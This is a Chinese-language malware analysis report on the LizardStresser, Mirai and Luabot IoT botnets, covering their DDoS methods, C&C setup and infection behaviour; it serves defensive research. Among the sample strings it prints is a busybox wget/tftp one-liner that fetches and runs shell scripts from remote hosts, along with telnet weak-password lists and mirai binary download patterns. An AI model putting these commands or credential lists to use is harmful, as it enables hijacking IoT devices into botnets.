


图 4.2 支持扫描和应用层 HTTP 攻击

源码中的几种 DDoS 攻击方式：TCP、UDP、JUNK、HOLD

1）HOLD：保持 open TCP 链接；

2）JUNK：针对某个 TCP 端口发送随机的垃圾字符；

3）UDP：针对某个 UDP 端口发送随机的垃圾字符；

4）TCP：使用 TCP 特定的标志位重复发送 TCP 报文。




图 4.3 LizardStresser 攻击类型

我们捕获的样本大多都已经支持 HTTP Flood 攻击，而且内置了一些 refer 和 user-agent 常用字段，通过使用随机的 refer、user-agent 来规避安全设备的检测。如下图所示：

图 4.4 样本中内置 refer、user-agent 用于 DDoS 应用层攻击

3、内置弱口令列表：

Lizardstresser 使用内置的弱口令对扫描到的设备 telnet 进行登录尝试。lizardstresser 源码中的弱口令如下：

```
100 int mainCommSock = 0, currentServer = -1, gotIP = 0;
101 uint32_t *pids;
102 uint32_t scanPid;
103 uint64_t numpids = 0;
104 struct in_addr ourIP;
105 unsigned char macAddress[6] = {0};
106 char *usernames[] = {"root\0", "\0", "admin\0", "user\0", "login\0", "guest\0"};
107 char *passwords[] = {"root\0", "\0", "toor\0", "admin\0", "user\0", "guest\0", "login\0", "changeme\0", "1234\0", "12345\0", "123
    456\0", "default\0", "pass\0", "password\0"};
```

图 4.5 lizardstresser 源码弱口令

我们捕获到的样本中弱口令如下：

```
root
admin
guest
support
1234
12345
123456
vizxv
xc3511
juantech
login
username
account
dvrdvs
password
word
invalid
failed
incorrect
denied
error
goodbye
busybox
success
welcome
help
cd /tmp || cd /var/run || cd /dev/shm || cd /mnt || cd /var;rm -f *;busybox wg
3/one.sh || busybox ftpget [redacted] four.sh four.sh || ftpget [redacted]
43 || tftp -r two.sh -g [redacted] || busybox tftp [redacted] -c get three
 two.sh || sh three.sh || sh four.sh;rm -f *;exit &
Mozilla/5.0 (X11; U; Linux x86_64; en-US; rv:1.9.1.3) Gecko/20090913 Firefox/3
Mozilla/5.0 (Windows; U; Windows NT 6.1; en; rv:1.9.1.3) Gecko/20090824 Firefo
Mozilla/5.0 (Windows; U; Windows NT 5.2; en-US; rv:1.9.1.3) Gecko/20090824 Fir
Mozilla/5.0 (Windows; U; Windows NT 6.1; en-US; rv:1.9.1.1) Gecko/20090718 Fir
Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US) AppleWebKit/532.1 (KHTML, like
Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; WOW64; Trident/4.0; SLCC2;
```

图 4.6 样本中使用的弱口令

4、自动更新

除以上功能，LizardStresser 及其变种还可以运行任意的 shell 命令。用于从 Server 上更新 LizardStresser 程序，如更新 C&C 地址，或整个恶意程序。

4.2 Mirai botnets

Mirai 这几天可谓是名声大噪，因为最近两起针对 KrebsonSecurity 和 OVH 的大流量 DDoS 攻击矛头直指 Mirai 僵尸网络。紧接着 9 月 30 日自称“Anna-senpai”的一名黑客就在 HackForums 上就开了 Mirai 的源码。这一举动引起了网络安全行业专家们和相关媒体的集体担忧[5][6]。虽然重新编译和使用 Mirai 有一定的难度，但可以肯定的是必然会有高手能够使之成为仅需要“点一下鼠标”就可以使用的僵尸网络工具，然后拿到黑市上贩卖，届时基于 Mirai 的僵尸网络规模会进一步扩大。

图 4.7 “Anna-senpai”在 HackForums 宣称公开 Mirai 源代码

Mirai 也是一款针对 IoT 设备的恶意僵尸网络程序，基本的原理与 LizardStresser 类似，都是通过扫描带有弱口令的 IoT 设备上传给 CC 服务器并下载恶意程序到漏洞设备上完成感染的。相比 LizardStresser，Mirai 的关键部分字符串是加密的，而且 IoT 设备的弱口令列表比较全面。它除了能发起 TCP、UDP 和应用层的 HTTP DDoS 攻击以外，还可以发起 GRE（Generic Routing Encapsulation）Flood 攻击。上文中提到的针对 KrebsonSecurity 的攻击就是 GRE Flood 攻击 [1]。

下面我们将现网捕获的样本结合泄露的 Mirai 源码一起进行分析，Mirai 的主要特征及功能如下。

1、支持跨多个平台运行：

```
root@nsfocus:/tmp/mirai/santasbigcandycane.cx/bins# file *
mirai.arm:  ELF 32-bit LSB  executable, ARM, version 1, statically linked, stripped
mirai.arm7: ELF 32-bit LSB  executable, ARM, EABI4 version 1 (SYSV), statically linked, stripped
mirai.mips: ELF 32-bit MSB  executable, MIPS, MIPS-I version 1 (SYSV), statically linked, stripped
mirai.mpsl: ELF 32-bit LSB  executable, MIPS, MIPS-I version 1 (SYSV), statically linked, stripped
mirai.ppc:  ELF 32-bit MSB  executable, PowerPC or cisco 4500, version 1 (SYSV), statically linked, stripped
mirai.sh4:  ELF 32-bit LSB  executable, Renesas SH, version 1 (SYSV), statically linked, stripped
mirai.spc:  ELF 32-bit MSB  executable, SPARC version 1 (SYSV), statically linked, stripped
```

图 4.8 可跨多平台运行的样本

该样本可运行于 ARM、ARM7、MIPS、MPSL、PPC,、SH4、SPC 这 7 个平台。

从 Mirai 的源码中可以看出，它可以跨 9 个不同的平台运行，除了上面的 7 个，还可运行于 M86K 和 x86 平台。

```
root@nsfocus:/tmp/Mirai-Source-Code-master/loader/bins# file *
dlr.arm:  ELF 32-bit LSB  executable, ARM, version 1, statically linked, stripped
dlr.arm7: ELF 32-bit LSB  executable, ARM, EABI4 version 1 (SYSV), statically linked, stripped
dlr.m68k: ELF 32-bit MSB  executable, Motorola 68020 - invalid byte order, version 1 (SYSV), statically linked, stripped
dlr.mips: ELF 32-bit MSB  executable, MIPS, MIPS-I version 1 (SYSV), statically linked, stripped
dlr.mpsl: ELF 32-bit LSB  executable, MIPS, MIPS-I version 1 (SYSV), statically linked, stripped
dlr.ppc:  ELF 32-bit MSB  executable, PowerPC or cisco 4500, version 1 (SYSV), statically linked, stripped
dlr.sh4:  ELF 32-bit LSB  executable, Renesas SH, version 1 (SYSV), statically linked, stripped
dlr.spc:  ELF 32-bit MSB  executable, SPARC version 1 (SYSV), statically linked, stripped
dlr.x86:  ELF 32-bit LSB  executable, Intel 80386, version 1 (SYSV), statically linked, stripped
```

图 4.9 Mirai 源码跨平台运行文件

2、内置弱口令列表：

源码中可以看出，该样本内置了很多 IoT 设备的默认密码或弱口令（加密），用于 telnet 扫描登录尝试：




图 4.10 Mirai 源码中的弱口令

3、代码中部分关键字符串加密：

Mirai 对关键字符串进行了简单的异或加密，其记录了各种弱口令以及要尝试执行的命令。通过对不同 bot 上发现的 2 个样本进行解码，我们发现他们的 C&C 服务器不同，监听的端口也不同，推测这两个样本可能属于不同组织的僵尸网络。

表 4.1 Mirai bot 端样本 1 情况：

指令服务器	Report服务器	样本文件服务器
地址：network.sa[redacted]ne.cx 监听Port: 23 功能:bot客户端与CC服务器的23端口建立连接，并接收对端的指令	地址：report.sa[redacted]ane.cx 监听port：48101 功能：将扫描并登陆成功的结果（ip：port：username：password）回传到该服务器，由该服务器去控制感染新的设备	IP地址：[redacted]181.215 功能：通过wget、tftp或者echo loader等方式从[redacted].181.215上下载样本 platform={arm,arm7,mips,sh4,spc,mpsl} wget [redacted].181.215/bins/mirai.{$platform}

表 4.2 Mirai bot 端样本 2 情况：

指令服务器	Report服务器	样本文件服务器
地址：[redacted]ithme.ru 监听Port: 23 功能:bot客户端与CC服务器的23端口建立连接，并接收对端的指令	地址：[redacted]thme.ru 监听port：48101 功能：将扫描并登陆成功的结果（ip：port：username：password）回传到该服务器，由该服务器去控制感染新的设备	地址：[redacted]thme.ru 功能：通过wget、tftp等方式从[redacted]ithme.ru上下载样本； wget [redacted]ithme.ru/bins/mirai.{$platform} platform={arm，arm7, x86, mips, mspl, sh4, spc} echo loader下载： wget [redacted]ithme.ru/dlr.{$platform} platform={arm，arm7, x86, mips, mspl, sh4, spc}

4、支持弱口令扫描，HTTP Flood、GRE Flood 攻击：

Mirai 支持 Telnet 扫描，支持 HTTP GET/POST Flood、GRE Flood 攻击。应用层攻击 HTTP 支持 GET/POST，并可绕过一些基于 url 跳转、refresh、cookie 等算法的防护设备。

```
root@ubuntu:/pwx/Mirai-Source-Code-master/mirai/bot# file *
attack_app.c:  ASCII C program text
attack.c:      ASCII C program text
attack_gre.c:  ASCII C program text
attack.h:      ASCII C program text
attack_tcp.c:  ASCII C program text
attack_udp.c:  ASCII C program text
checksum.c:    ASCII C program text
checksum.h:    ASCII C program text
includes.h:    ASCII C program text
killer.c:      ASCII C program text
killer.h:      ASCII C++ program text
main.c:        ASCII C program text
protocol.h:    ASCII C program text
rand.c:        ASCII C program text
rand.h:        ASCII text
resolv.c:      ASCII C program text
resolv.h:      ASCII C program text
scanner.c:     ASCII C program text
scanner.h:     ASCII C program text
table.c:       ASCII C program text, with very long lines
table.h:       ASCII C program text
util.c:        ASCII C program text
util.h:        ASCII C program text
root@ubuntu:/pwx/Mirai-Source-Code-master/mirai/bot#
```

图 4.11 Mirai 源码中关于 DDoS 攻击和扫描的部分




图 4.12 某感染了 Mirai 的 bot 正在执行扫描

5、抢占端口避免其他 botnet 感染：

通常情况下设备监听 23 端口的进程为 telnet，监听 22 端口的进程为 sshd。Mirai 具备杀掉这些进程并抢占这些端口的功能，这样其它的 botnet 就无法通过弱口令的方式登录该设备，达到抢占的目的。

6、样本运行过程分析

1）wget、tftp 等方式从远端服务器获取样本，存储为 /dev/dvrHelper；

2）执行 /dev/dvrHelper 并删除 bot 文件；

```
lrwxrwxrwx    1 root     root             0 Sep 26 05:05 /proc/5690/exe -> /dev/dvrHelper (deleted)
```

3）进程运行之后会修改进程名称为一串随机字符串；

```
  485 root       0 SW   [mtdblock1]
  490 root       0 SW   [mtdblock2]
  495 root       0 SW   [mtdblock3]
  500 root       0 SW   [mtdblock4]
  505 root       0 SW   [mtdblock5]
  508 root       0 SW   [romblock0]
  511 root       0 SW   [romblock1]
  514 root       0 SW   [romblock2]
  517 root       0 SW   [romblock3]
  520 root       0 SW   [romblock4]
  523 root       0 SW   [romblock5]
  576 root       0 SW<  [bond0]
  635 root       0 SW<  [kpsmoused]
  642 root       0 SW<  [kmpathd]
  643 root       0 SW<  [kmpath_handlerd]
  684 root     980 S <  udevd --daemon
 1126 root    1212 S    {S99} /bin/sh /etc/init.d/S99
 1132 root    1220 S    sh run_app.sh
 1336 root       0 SW   [hidog]
 1386 root       0 SW<  [loop0]
 1439 root   38000 S    ./dvr_gui
 1440 root     208m S    ./dvr_app
 1478 root    1224 S    {pppoe-connect} /bin/sh /usr/sbin/pppoe-connect
 1505 root       0 DW   [HDMI_kthread]
 1506 root       0 DW   [HDMI_kCEC]
 1511 root       0 SW   [flush-8:0]
 1519 root       0 SW   [kjournald]
 1539 root    1220 S    -/bin/sh
 4401 root     844 S    /tmp/1
 4406 root     844 S    /tmp/2
 5416 root     844 S    /tmp/3
 5690 root     224 S    {odcnv24w1ahc841} fnkm05rmkrjm1kgkol6sj1iv
 5693 root     264 S    {odcnv24w1ahc841} fnkm05rmkrjm1kgkol6sj1iv
 5894 root       0 Z    [sh]
 5899 root    1304 S    ./arm_lsb
 5900 root    3928 S    ./arm_lsb
 7305 root    1224 S    telnetd -p 16341
 7347 root     464 S    /tmp/dropbear_new/dropbear -p 18424 -r /tmp/dropbear
 7540 root    1524 S    pppd pty /usr/sbin/pppoe -p /var/run/pppoe.conf-pppo
 7541 root    1212 S    sh -c /usr/sbin/pppoe -p /var/run/pppoe.conf-pppoe.p
 7544 root     836 S    /usr/sbin/pppoe -p /var/run/pppoe.conf-pppoe.pid.ppp
 7552 root   18036 S    /root/upnp_server
```

图 4.13 感染 Mirai 后 bot 上运行的进程

4）进程运行之后，等待接收指令完成特定的功能，如：Telnet/SSH 扫描、DDoS 攻击；

```
No.   Time        Source          Destination     Protocol  Length Time to liv Source Port  Destination Port  Info
    1 0.000000    192.168.1.66    99.198.[illegible]  TCP     1404        64                                48101 → 25565 [ACK] Seq=1 Ack=1 Win=3…
    2 6.696479    192.168.1.66    167.114.[illegible]  TCP     1404        64                                48101 → 25565 [ACK] Seq=1 Ack=1 Win=2…
    3 22.578256   192.168.1.66    167.114.[illegible]  TCP     1404        64                                48101 → 25565 [ACK] Seq=1 Ack=1 Win=6…
    4 29.235830   192.168.1.66    167.114.[illegible]  TCP     1404        64                                48101 → 25565 [ACK] Seq=1 Ack=1 Win=3…

▷ Frame 2: 1404 bytes on wire (11232 bits), 1404 bytes captured (11232 bits)
▷ Ethernet II, Src: Traficon_bb:74:0b (00:05:fe:bb:74:0b), Dst: AsustekC_63:6a:18 (bc:ee:7b:63:6a:18)
▷ Internet Protocol Version 4, Src: 192.168.1.66, Dst: 167.114.[illegible]
▷ Transmission Control Protocol, Src Port: 48101 (48101), Dst Port: 25565 (25565), Seq: 1, Ack: 1, Len: 1350
◢ Data (1350 bytes)
    Data: db35f48fa362d0d0fd1b2761995c9f875cfbeba9b8517dfa...
    [Length: 1350]

0000  bc ee 7b 63 6a 18 00 05  fe bb 74 0b 08 00 45 00   ..{cj... ..t...E.
0010  05 6e f4 ac 00 00 40 06  79 6f c0 a8 01 42 a7 72   .n....@. yo...B.r
0020  9e 11 bb e5 63 dd 61 2d  2d d8 55 bd b4 43 50 10   ....c.a- -.U..CP.
0030  69 3f eb b3 00 00 db 35  f4 8f a3 62 d0 d0 fd 1b   i?.....5 ...b....
0040  27 61 99 5c 9f 87 5c fb  eb a9 b8 51 7d fa f9 45   'a.\..\. ...Q}..E
0050  dc a3 8f be da de 13 8f  1d 28 39 eb fd 38 52 92   ........ .(9..8R.
0060  4f 79 32 75 6a 72 7b 09  cb b6 b8 98 b8 61 df 4b   Oy2ujr{. .....a.K
0070  60 64 84 61 82 45 9e 38  ec ab 03 08 34 0e a9 84   `d.a.E.8 ....4...
0080  6c 68 61 46 b4 3e e1 a1  56 f4 78 db 8c 5a 4c 55   lhaF.>.. V.x..ZLU
```

图 4.14 某 Mirai bot 对 Minecraft 发起的 ACK Flood 攻击抓包

被攻击的地址是 Minecraft 私服，ACK Flood 攻击报文的目标端口是 25565，是 Minecraft 游戏使用的端口。

4.3 Luabot botnets

Luabot 是最近新发现的一种使用 Lua 语言编写的，针对 IoT 的僵尸网络恶意程序。它的源码还未被泄露，因此也不像 LizardStresser 和 Mirai 僵尸网络那样被人熟知。我们捕获的样本，其特征及相关功能如下。

1. 样本特征

1）样本采用 Lua 编写，扩展性更强：

图 4.15 Lua 样本关键字

2）样本会连接 C&C 服务器并下载一段加密脚本；

3） 进程运行之后会监听一个特定的端口，同一个样本在不同设备上监听的端口也不相同；

2. 样本端口分析

1）样本在设备上运行之后，会监听一个特定的端口（不同设备上，监听的端口不同）：

样本 1：

```
# ps wlT|grep arm_lsb
S     0  2189     1  1260   216 0:0   11:41 00:00:00 /tmp/arm_lsb_oabi
S     0  2190  2189  3540  3280 0:0   11:41 00:03:27 /tmp/arm_lsb_oabi
S     0  2283  2275  1212   296 pts1  15:44 00:00:00 grep arm_lsb
# md5sum /tmp/arm_lsb_oabi
a576a86e8822d99459b0dcb89afc3484  /tmp/arm_lsb_oabi
```

```
# netstat -anp|grep -E "arm_lsb|TIME_WAIT"
tcp        0      0 0.0.0.0:6813            0.0.0.0:*               LISTEN      2190/arm_lsb_oabi
tcp        0      0 [redacted]7.52.44:49232      [redacted].247.71:80    TIME_WAIT   -
tcp        0      0 [redacted]7.52.44:49269      [redacted].247.71:80    TIME_WAIT   -
tcp        0      0 [redacted]7.52.44:49290      [redacted].247.71:80    TIME_WAIT   -
tcp        0      0 [redacted]7.52.44:49235      [redacted].247.71:80    TIME_WAIT   -
```

图 4.16 Lua bot1 上的样本及其监听的端口号

样本 2：

```
# ps wlT|grep arm_lsb
S     0  1188     1  1260   216 0:0   17:24 00:00:00 /tmp/arm_lsb_oabi
S     0  1189  1188  3420  3148 0:0   17:24 00:00:23 /tmp/arm_lsb_oabi
S     0  1207  1181  1212   264 pts0  17:58 00:00:00 grep arm_lsb
# md5sum /tmp/arm_lsb_oabi
a576a86e8822d99459b0dcb89afc3484  /tmp/arm_lsb_oabi
```

```
# /tmp/arm_lsb_oabi
# Bot id is     eth0-192.168.1.114-05FE96AD1B:204116
Socks port is   7704
```

图 4.17 Lua bot2 上的样本及其监听的端口号

2）进程启动之后还会随机启用两个 UDP 端口（如下图的 35333 和 48215）：

```
udp        0      0 0.0.0.0:35333           0.0.0.0:*                           2190/arm_lsb_oabi
udp        0      0 [redacted]48215         0.0.0.0:*                           2190/arm_lsb_oabi
unix  2      [ ]         STREAM                     1069770 2189/arm_lsb_oabi   @bbot_mutex_204116
```

图 4.18 Lua bot 上启动 2 个随机 udp 端口

这两个端口都是用来查询 DNS：

a. 其中一个端口是用来查询进程中执行特定功能时用到的域名（如下图所示：两个不同 bot 上的端口分别为 35333 和 48584）：

图 4.19 Lua bot1 抓包




图 4.20 Lua bot2 抓包

b. 另一个是用来测试服务的连通性的，查询 5 个固定的知名域名：google.com | facebook.com | amazon.com | baidu.com | wikipedia.org（两台设备上的端口分别为 48215 和 54448）；




图 4.21 Lua bot1 测试连通性抓包




图 4.22 Lua bot2 测试连通性抓包

3. 与 CC 服务器的通信过程

Bot 客户端启动之后会向 CC 服务器发送一个 HTTP Get 请求，请求格式：

```
GET/devicestat?bid={interface-name}-{IP}-000000:{bbot_mutex_version}&{listen_port}
HTTP/1.1
Host: {hostname}
Connection:close
```

服务器端在收到请求之后，会回复如下格式的请求：

```
script|encrypted data|endscript
<br>
```

4. 应用层 DDoS 攻击能够绕过安全设备基于 JS 机制的检查

我们监控到部分样本发起的 DDoS 攻击，特意针对 DDoS 防护做了加强。攻击开始时，先会与被攻击目标建立大量的 TCP 连接，每个连接发送多个 GET 请求，不同连接使用不同的 User-agent。而且由于 Luabot 内置了 v7 Javascript 引擎，其应用层攻击可以绕过 Cloudflare、Sucuri 等的基于 Javascript 的防护。

1）攻击报文抓包分析可以看到，建立三次握手后发送 HTTP Get 请求，有些发送大量垃圾报文。

